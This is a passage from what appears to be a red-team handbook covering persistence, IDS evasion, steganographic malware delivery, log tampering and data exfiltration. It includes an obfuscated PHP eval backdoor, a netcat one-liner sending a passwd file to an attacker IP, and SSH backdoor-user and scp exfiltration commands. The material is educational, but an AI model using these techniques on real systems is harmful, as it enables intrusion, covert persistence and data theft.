
BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

Transfer complete.
```

Example of Windows command line downloading the BITSAdmin tool; image courtesy of bytes > bombs

Other innate Windows double-edged tools can also be misused such as PsExec to launch remote system processes or elevate privilege on accounts. A common technique Red Teamers will use is to take passwords stolen using *Mimikatz* and combine them with PsExec to move laterally and log into other systems.



```
Administrator: C:\Windows\system32\cmd.exe

C:\>sec>psexec \\172.16.0.121 net user csanders newpassword

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

The command completed successfully.
net exited on 172.16.0.121 with error code 0.

C:\>sec>
```

Changing a user's password by elevating PsExec's privileges; credits Chris Sanders



A malicious executable being launched remotely; credits Chris Sanders

Also, Windows Management Instrumentation (WMI) allows an attacker to execute code on another Windows host machine. Using *PowerShell* with other tools such as *PowerLurk* enables an attacker to build malicious WMI Event Subscriptions making Red Team engagements easier. To use *PowerLurk*, the *PowerLurk.ps1* module must first be imported into your instance of *PowerShell*.



Using *PowerLurk* to build malicious WMI Event Subscriptions; credits KitPloit

It is worth noting that with long-term persistence, the goal is nearly always to remain low-key and behave like a normal user on the network whenever possible to avoid discovery. Performing administrator functions, however, an attacker chooses to execute them, is bound to draw adversarial attention if anyone is paying attention on the opposite end. Maintaining stealth, therefore, is critical to continued network domination and persistence.

## Nasty Afterthoughts

So, what happens if you hack into a machine and determine that someone else has beat you to it? The chances are that if you are a Red Teamer, then it is of no concern to you and business goes on. However, in real life, an attacker that discovered the presence of another hacker on a system would likely want to patch the machine to prevent other attackers from regaining access to the target system and then plant their own backdoor for continued persistence.

Some of other 'tricks' of the trade that experienced hackers sometimes exhibit are using Tor or other proxies for anonymous connections to a victim host to reduce traceability. Some experienced hackers rent out the infrastructure they use to launch attacks from paying for this with some variant of stolen cryptocurrency funds to reduce the likelihood of it all being traced back to them. When it's all said and done, the gloves are removed and there is no 'sticky' residue that can be forensically-traced linking them back to the crime. At that point, forensic investigators are just chasing bits in the Cloud and .onion land.

## Chapter 11

# Evasion & Obfuscation Techniques

Contributor: Ian Barwise



Close Quarters Combat covert tools for covert operators; image courtesy of Vinjatek

*“Subtle and insubstantial, the expert leaves no trace; divinely mysterious, he is inaudible. Thus he is the master of his enemy’s fate.” ~Sun Tzu, The Art of War*

## Evasion Techniques

Congratulations are in order, “You’re in.” All of the tedious reconnaissance enumeration prep work paid off and successful access to the network or system was achieved. Success was really



only ever a matter of time and persistence on the part of the attacker anyway. After all, the defender has the nearly impossible task of being right every time whereas the attacker only has to get lucky one time. Popping a shell was just the beginning though, now comes the difficult part. How do hackers remain undetected on a system to carry out further exploitation? It is much more difficult than it may seem. Maintaining stealth is of utmost importance with the primary goal of avoiding discovery by remaining as quiet as possible on the system. Evasion and obfuscation are about treading silently and invisibly to the greatest extent possible to avoid suspicion and detection.

***Evasion** is bypassing an information security device (e.g., firewall or intrusion detection/prevention systems) in order to deliver an exploit, attack, or other form of malware to a target network or system, without detection.*

There are numerous methods and tools that attackers can use to evade network and system-level detection. The concepts discussed in this chapter are not meant to be an exhaustive compilation, but rather potential starting points to consider during Red Team ops. It is always best to assume the worst and hope for the best so that the team is prepared for any eventuality. That said, it's best to assume the compromised system environment is hostile with active system write once read many (worm) event logging that is remotely backed up, an IDS or IPS, anti-virus/malware software scanning, and skilled network security administrators that are actively monitoring and hunting for threats on the network despite the fact that the target system may not have any of that stuff. Thinking this way forces an attacker to expend all means necessary to remain undetected and avoids sloppy mistakes that are easily traceable. Let's look at some methods attackers may use to exploit systems and remain relatively quiet and undetectable to the naked eye.

## **Bypassing Intrusion Detection/Prevention Systems (IDS/IPS)**



Typical Network Traffic Flow Diagram; image courtesy of Juniper Networks

First, imagine a scenario in which no backdoor exists and the attacker is attempting to gain system access in stealth mode. The attacker will need to contend with the firewall and possibly also an IDS or IPS. Like most security products, IDS solutions are not without vulnerabilities. A network IDS or NIDS, performs in-depth packet analysis looking for patterns and anomalies against known malware signature databases.

One method of evading IDS/IPS detection is to perform session splicing also known as **fragmenting** TCP packets through the firewall and IDS by custom-crafting the packets into packet protocols where it is not likely to be discovered, but that can be reassembled after successfully passing through the firewall and IDS. Doing this forces the NIDS to use more computer resources in an attempt to reconstruct the fragments, a task that it will not always be able to perform successfully. An attacker might attempt a series of quiet (i.e., signal-to-noise ratio) attacks that involve fragmenting packets only. Or, an attacker could fragment a packet with overwriting. Another option is to initiate an attack followed by many false attacks and then finishing the initial attack to confuse the IDS by breaking up the packet strings. A bit of subterfuge...

There are several freely available packet crafting tools that work with the Linux, Mac OS X, and Windows operating systems such as Scapy, Hping, SoCat, Nmap, and Wireshark. As a pentester and Red Team member, find tools that suit your needs and learn what special features each comes equipped with. It is up to you to build your own toolkit. Every hacker has their own preferences as well as certain Tactics, techniques, and Protocols (TTPs) that can be used to identify them. Additionally, not all hacking tools are created equally. Just as some tools might be

a bit noisier than others in terms of detection. Why use a sledgehammer when you can use a precision scalpel? An attacker has several options once they gain system access. They may attempt some type of privilege escalation perhaps using a User Account Control (UAC) bypass technique and then ‘burn it all down’ or wipe everything (i.e., the sledgehammer approach). The stealthier option, however, would be for the attacker to plant a Trojan backdoor to quietly access the system as desired. Perhaps the target system will yield further valuable Intel or data at a later time, and it could prove valuable as a lateral attack platform to obfuscate the evidence trail.



```
root@localhost:~/Desktop
File Edit View Search Terminal Tabs Help
root@localhost:~/Desktop x root@localhost:~/Desktop x
[root@localhost Desktop]#
[root@localhost Desktop]#
[root@localhost Desktop]# hping -2 -p -53 -E /data.dns -d 31 192.168.0.11
HPING 192.168.0.11 (eth1 192.168.0.11): udp mode set, 28 headers + 31 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
ICMP Unreachable type=10 from ip=192.168.0.11 name=UNKNOWN
ICMP Unreachable type=10 from ip=192.168.0.11 name=UNKNOWN
ICMP Unreachable type=10 from ip=192.168.0.11 name=UNKNOWN
ICMP Unreachable type=10 from ip=192.168.0.11 name=UNKNOWN
ICMP Unreachable type=10 from ip=192.168.0.11 name=UNKNOWN
ICMP Unreachable type=10 from ip=192.168.0.11 name=UNKNOWN
ICMP Unreachable type=10 from ip=192.168.0.11 name=UNKNOWN
```

Example of Packet Crafting using Hping tool; image courtesy of InfoSec Institute

Nmap is another essential scanning tool that allows an attacker to perform fragmented scans using the -f (fragmented packets) command; or the --mtu (maximum transmission unit) command which is typically defaulted at 1,500 octets (8-bit bytes). If an attacker wanted to fragment a packet at less than the default MTU size (must be in multiples of 8), then it will likely stand a better chance of succeeding without detection depending on how the firewall is configured. Another option is to use the command: ‘send -eth’ to bypass the Internet Protocol (IP) layer and send raw Ethernet frames instead. Capabilities with Nmap and other packet crafting tools are limited depending what the user is attempting to perform. A full Nmap OS or Xmas scan, for example, does not support fragmentation and would be far too ‘noisy’ in terms of remaining undetected on the system.

**TCP un-sync** is another method attackers can use to bypass the IDS/IPS by injecting packets that contain a bad TCP checksum.



### Packet header

An attacker can also inject a fake ‘FIN’ packet or an out-of-sequence packet number that can cause an IDS to ‘hiccup’ and allow a malformed packet through to the host target (e.g., Web or file database servers).

```

Transmission Control Protocol, Src Port: 52700 (52700), Dst Port: ftp (21), Seq: 0, Len: 0
  Source port: 52700 (52700)
  Destination port: ftp (21)
  [Stream index: 4]
  Sequence number: 0 (relative sequence number)
  Header length: 24 bytes
  ▸ Flags: 0x02 (SYN)
    Window size value: 1024
    [Calculated window size: 1024]
  ▸ Checksum: 0x17ba [incorrect, should be 0x18ba (maybe caused by "TCP checksum offload?")]
  
```

Packet with bad checksum; image courtesy of Penetration Testing Lab

Low Time-To-Live (TTL) packet values refers to the amount of time the packet is allowed to remain active before it disappears forever. An option to bypass detection is to combine packet fragmentation with a low TTL value. This method attempts to trick the IDS/IPS into allowing a packet destined for a host that is behind the IDS. There will be some amount of trial and error before an attacker knows whether these techniques are successful.

## Malware Cloaking Using Digital Steganography

While most red teams would never consider using digital steganography to gain access into a target system or even know where to begin, it can be a powerful technique that can be combined with other types of attacks. Digital steganography is the ultimate in stealth because it is invisible to the naked eye. Without special scanning software tools, network administrators would be hard pressed to notice steg activity. Malware may also be customized to incorporate digital steganography to disguise the packets to appear like normal network traffic. Digital steganography has increasingly been used by cyber threat actors to hide cyber espionage malware or any type of malware such as *Microcin (a.k.a., six little monkeys)*; *NetTraveler*; *Zberp*; *Enfal (its new loader is called Zero.T)*; *Shamoon*; *KinS*; *ZeusVM*; *Triton (Fibbit)*; and most recently it was used by the *Narwhal Spider Advanced Persistent Threat (APT) group in combination with MS Excel spreadsheet Visual Basic scripted macros*. Embedding the hidden malware within other carrier file types using digital steganography applications has the added benefit of not raising suspicion as it will appear as a normal image, audio, or video file download. Once a hidden file is embedded within the carrier file, it is then known as a stego-file and its hidden file contents can also be encrypted.

How is this useful in terms of Red Team activities? Depending on the Red Team's agreed upon Rules of Engagement (ROE) with the customer, they might consider sending a stego-file containing malware such as a backdoor Trojan (e.g., macro-enabled MS Word or Excel are a couple of options). This is a technique that could be combined with Red Team social engineering attacks as an attachment on a spear phishing or whaling email. Considering that most corporate executives are statistically male, the highest probability of success with blind spear phishing or whaling emails is to attach a stego-image file of an attractive female that relates to whatever subject the phishing email concerns. Once a victim double-clicks the image, the infection occurs invisibly.



Example of Digital Steganography; image courtesy of Trustwave

*Fictitious Scenario: After identifying herself as a software sales associate from [insert real company name here], Donna explains to the target victim, Robert, that she'll need to email him some product documentation and images so that he can view the product details and determine if his company is interested in purchasing the software that Donna so nicely described over the phone earlier. When the target victim, Robert, receives the bait email that he is anticipating from his previous conversation with Donna, he opens the email and begins viewing the software product documentation, and attached photos of what the Graphics User Interface (GUI) looks like for specific user modules. When Robert clicks to open one of the image files, the action opens the image but also silently triggers the malware dropper hidden within the image file to download the malware payload backdoor Trojan in the background processes. Now Robert's computer has been infected with malware which could result in the attacker gaining root-level access.*

Incorporating digital steganography as an advanced malware detection evasion technique requires an advanced level of skill. Accordingly, malware that incorporates steganography to mask its presence is typically custom-written by skilled malware developers. There are malware development tools available on the Dark Web for a price, but it is highly advised that Red Team pentesters not use such software as it is often malware itself and is illegal to possess.

**\*\*NOTE: If found to be in possession or to have used malware, a person can be arrested and charged with the Computer Fraud and Abuse Act (CFAA) as well as other laws. The type of malware suggested here is for Red Team exercises only and should only contain benign exploit payloads that do not inflict any actual system damage in accordance with the rules of engagement that the customer and Red Team have agreed upon.**

## Covert Channel Data Exfiltration Using DNS Tunneling

In a protected system environment complete with firewalls, anti-virus/malware software, IDS/IPS, external communication between the malware or spyware and a Command and Control (C&C) server is relegated to communicating over covert channels or else it risks immediate detection. Domain Name Service (DNS) plays a vitally important role on the Internet by translating IP addresses to website domain names and vice versa, among other functions.



How DNS Tunneling works; image courtesy of help.zscaler.com

The DNS protocol operates using User Datagram Protocol (UDP) and limits outbound queries to 255 bytes of alphanumeric characters and hyphens. The fact that DNS operates using UDP and has such small size constraints on external queries is exactly why DNS is an ideal choice for smuggling data into and out of a network. No one would suspect it, and DNSSEC may not be enabled or fully defend against DNS tunneling.

```
root@server:~# dig tunnelix.com +dnssec
; <<>> DiG 9.10.3-P4-Ubuntu <<>> tunnelix.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36645
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;tunnelix.com. IN A

;; ANSWER SECTION:
tunnelix.com. 177 IN A 104.18.41.96
tunnelix.com. 177 IN A 104.18.40.96
tunnelix.com. 177 IN RRSIG A 13 2 300 20160724190355 20160722170355 35273 tu

;; Query time: 46 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Sat Jul 23 22:05:57 MUT 2016
;; MSG SIZE rcvd: 181
```

Testing to determine if a domain is signed using Linux terminal; image courtesy of tunnelix.com

Due to the fact that data can be secretly embedded into the DNS protocol packets, DNS tunneling can be considered a lesser-known form of digital steganography.

## Linux Crontab Command

Kronos was the Greek god of time, and of course, Linux has named its command function for scheduling timed automated actions as “crontab”. Attackers can use ‘crontab’ commands to remotely schedule covert actions to occur on a breached system at periodic intervals. For instance, an attacker may want to have a listing of new file names that were added to the system sent back to the C&C server on a weekly basis using hidden DNS tunneling.

To see if there are any crontab events that currently exist, look in the following directory:  
**/var/spool/cron/crontabs**



## PHP Evasion

```
1 < ? php error_reporting(0);
2 echo "404 Not Found.";
3 $default = "ps_ot";
4 $about = strtoupper($default[2].$default[0].$default[3].$default[1].$default[4]);
5 if (isset($ {
6     $about
7 }
8     ['lequ'])) {
9     eval($ {
10        $about
11    }
12        ['lequ']);
13 }
14 ? >
```

PHP evasion using character reordering in 404 Not Found error; image courtesy of GBhackers

If the target is not using a Web Application Firewall (WAF) then PHP evasion may be an option for an attacker. Hypertext Preprocessor (PHP) is an open source, server-side, scripting programming language popular for its use in combination with Hypertext Markup Language (HTML) and Javascript for dynamic web pages and web applications. Over 82% of websites use some version of PHP. Using PHP evasion, an attacker can reorder characters to embed a backdoor in the code of website or web application. Notice in the example image (above) that Line 1 turns off any error reporting by setting the value inside the parenthesis to “0.” Line 3 is where the command letter reordering occurs with the out-of-order “ps\_ot.” Line 4 then instructs it to reorder the letters to spell “\_POST.” Lines 5–12 of the code instructs the program to verify the HTTP request was performed using the POST method and “eval” command to run “lequ” malware code without the attacker ever typing the “POST” command and triggering an Event alarm. Character reordering also works with \$\_POST, \$\_REQUEST, \$\_FILES, and \$\_COOKIE superglobal arrays.

Other PHP evasion techniques involve string manipulation functions such as:

- `str_replace`: replaces all occurrences of 1st string with the 2nd string in a string of 3 strings
- `str_rot13`: shifts every letter by 13 places in the English alphabet
- `'.'` operator: concatenates characters or strings
- `strrev`: reverses a string

## Obfuscating Indicators of Compromise (IoC)



Credits: process.st

Obfuscation can mean different things to different people depending on the context it is used in. Evasion and obfuscation are interrelated within the hacking universe. Obfuscation is generally defined as making something difficult to understand or trace back to its origin once evasion has either failed or is no longer an option. As one might imagine, there are several methods of performing obfuscation that are limited only by imagination and technological constraints.

Obfuscation is partly why accurate cyber attack attribution to a specific threat actor or APT group is often said to be a guessing game. For example, there is a high probability that a skilled attacker will know how to cover their tracks and also knows that penetrating a system located in another country or region and then pivoting laterally and attacking another system based in an entirely different country or region has the advantage of making it appear as though the attack originated from somewhere it didn't. This is a form of obfuscation and it is why intelligence agencies and cybersecurity firms cannot be too quick to point the finger at which nation is responsible though it may appear to be so obvious.

If Israel, for example, wanted to make it appear as though Iranian hackers broke into Saudi Arabia's critical infrastructure systems and shut down all of their electrical power to spark a war or retaliation, they could hack into Iranian systems and launch the attacks from the compromised Iranian computer systems. Saudi Arabia might then arrive at the conclusion that Iran was responsible, kicking off kinetic military hostilities as retribution. When Nation-state cyber threat actors are involved in these types of cyber warfare or cyber espionage activities, anti-forensic

techniques such as erasure of system Event logs to obfuscate forensic investigative purposes should be a consideration and checked against to determine if any logs are missing.

Though it is tempting, forget about disabling system Event logging or purging the logs after successfully accessing a system. This is a rookie n00b move and could be a costly mistake. Disabling or deleting Event logs would be a clear indication to any network security administrator that is paying attention that the system has been compromised. Not to mention, it is an action sure to trip the alarm if a system has an IDS/IPS deployed on the network or if Windows Event Forwarding (WEF) is configured to alert the system administrator of such activity. It is important for Red Team pentesters to fully understand how Event logging functions within the various types of operating systems and database types. Windows is not equal to Linux which is not equal to Mac OSX and so forth.

An attacker may limit their espionage activities on a specific system to a specific time window of say 4-to-8 hours and then erase only the event log(s) for the time period they were inside the system. This might be hard to notice for a security administrator that is responsible for hundreds if not thousands of systems. This is also why Security Information and Event Manager (SIEM, pronounced “sim” with a silent ‘e’) is vital to network security monitoring for large organizations. Modifying or deleting event logs may not be possible, however, if the event logs are configured to automatically be stored externally at another location either within the network or an entirely different Cloud-Service Provider (C-SP) storage/backup solution.

When conducting Red Team ops, it is generally best to behave like a normal user to avoid detection. Think of the user environment and what type of business activities users might be typically involved in. Creating a general user account on the system is one method of laying low under the radar and accessing files to see what the system has. When performing actions that require escalated privileges, perform actions at the lowest level possible and then login as root to selectively erase the event log items (if possible). Keep actions to a minimum when in “God-mode” root-level to minimize ‘noise’ within the system that will attract attention. In order to obfuscate the metadata associated with Event logs, a tool such as *TimeStomp* can be utilized.

## Chapter 12

# Data exfiltration

Contributor: Wael BELASKER

## Introduction

APT attacks are serious and sophisticated threats that are typically targeted with primary intent being to gain access to a network or machines to locate and copy specific data.

Source: TrendMicro

So, let's define together what is data exfiltration and what are their different techniques.

Data exfiltration is the unauthorized transfer of sensitive information from a target's network to a location which a threat actor controls.



Source: Trend Micro

Data exfiltration is a part of the post-exploitation process is referred also to data theft or data extrusion.

Exfiltration can be done by having physical access to the target machine or remotely by using the attackers developed scripts.

- ❖ There is no silver bullet solution to detect data exfiltration

## What does attacker want to collect?

- Database systems
- Source code repositories
- Speciality systems
- Personal financial information
- Email and Communication
- File shares and similar systems
- Cryptographic keys and tokens

Top Data transports used for exfiltration are:

- HTTPS: GET/POST/PUT methods
- FTP: widely available
- USB: the Storage device
- DNS: TXT, A, CNAME, Records
- Tor/I2P: Difficult to trace
- SMTP: Attachments message body
- SMB: Common on networks
- RDP: Supports file transfer
- Custom: potentially easy to detect

## Basic Data exfiltration techniques

There are many advantages to the standard data transfer approach such as HTTP, FTP, DNS... because:

- Does not depend on the presence of any particular port, protocol, or app
- Allows maximum flexibility on the part of the attacker
- Locally Sourced Services for Ecological Exfiltration
- Avoid having to infiltrate and install additional tools (reduces the risk of HIDS/NIDS alert)
- No need to infiltrate physical devices (e.g. cellular device, USB key) onto the targeted subnet

## Exfiltration using netcat

netcat: is a versatile networking tool that can be used to read and write data across UDP and TCP connections.

Enter this command on the victim machine:

```
cat passwd |nc -v 192.168.1.129 1234 passwd (192.168.1.29 is IP@  
of the attacker machine)
```

Enter this command on the attacker machine

```
nc -l -v -p 1234 > collectedfile.txt
```

Tip: if a victim machine has host-based firewall protection that whitelists ports and deny all others, there are two ways to deal with:

- ❖ Change the iptables rules but not recommended because it will trigger the IDS or the file integrity monitoring FIM alerts.
- ❖ Shutdown non-critical or unused port and hijack it: for example, an unused but available listening on port 116, shut down the service and perform the exfiltration and then turn it up

## Exfiltration using SSH

If the SSH daemon is running, create a new user for example mike

On the victim machine just enter the following commands:

```
/usr/sbin/useradd mike  
/usr/bin/passwd mike  
echo >> /etc/ssh/sshd_config AllowUsers mike  
netstat -tulpn | grep sshd (to make sure that the SSH service is up)
```

Now we will use scp command to exfiltrate passwd file through SSH as following

```
scp test@192.168.1.130:/etc/passwd pass
```

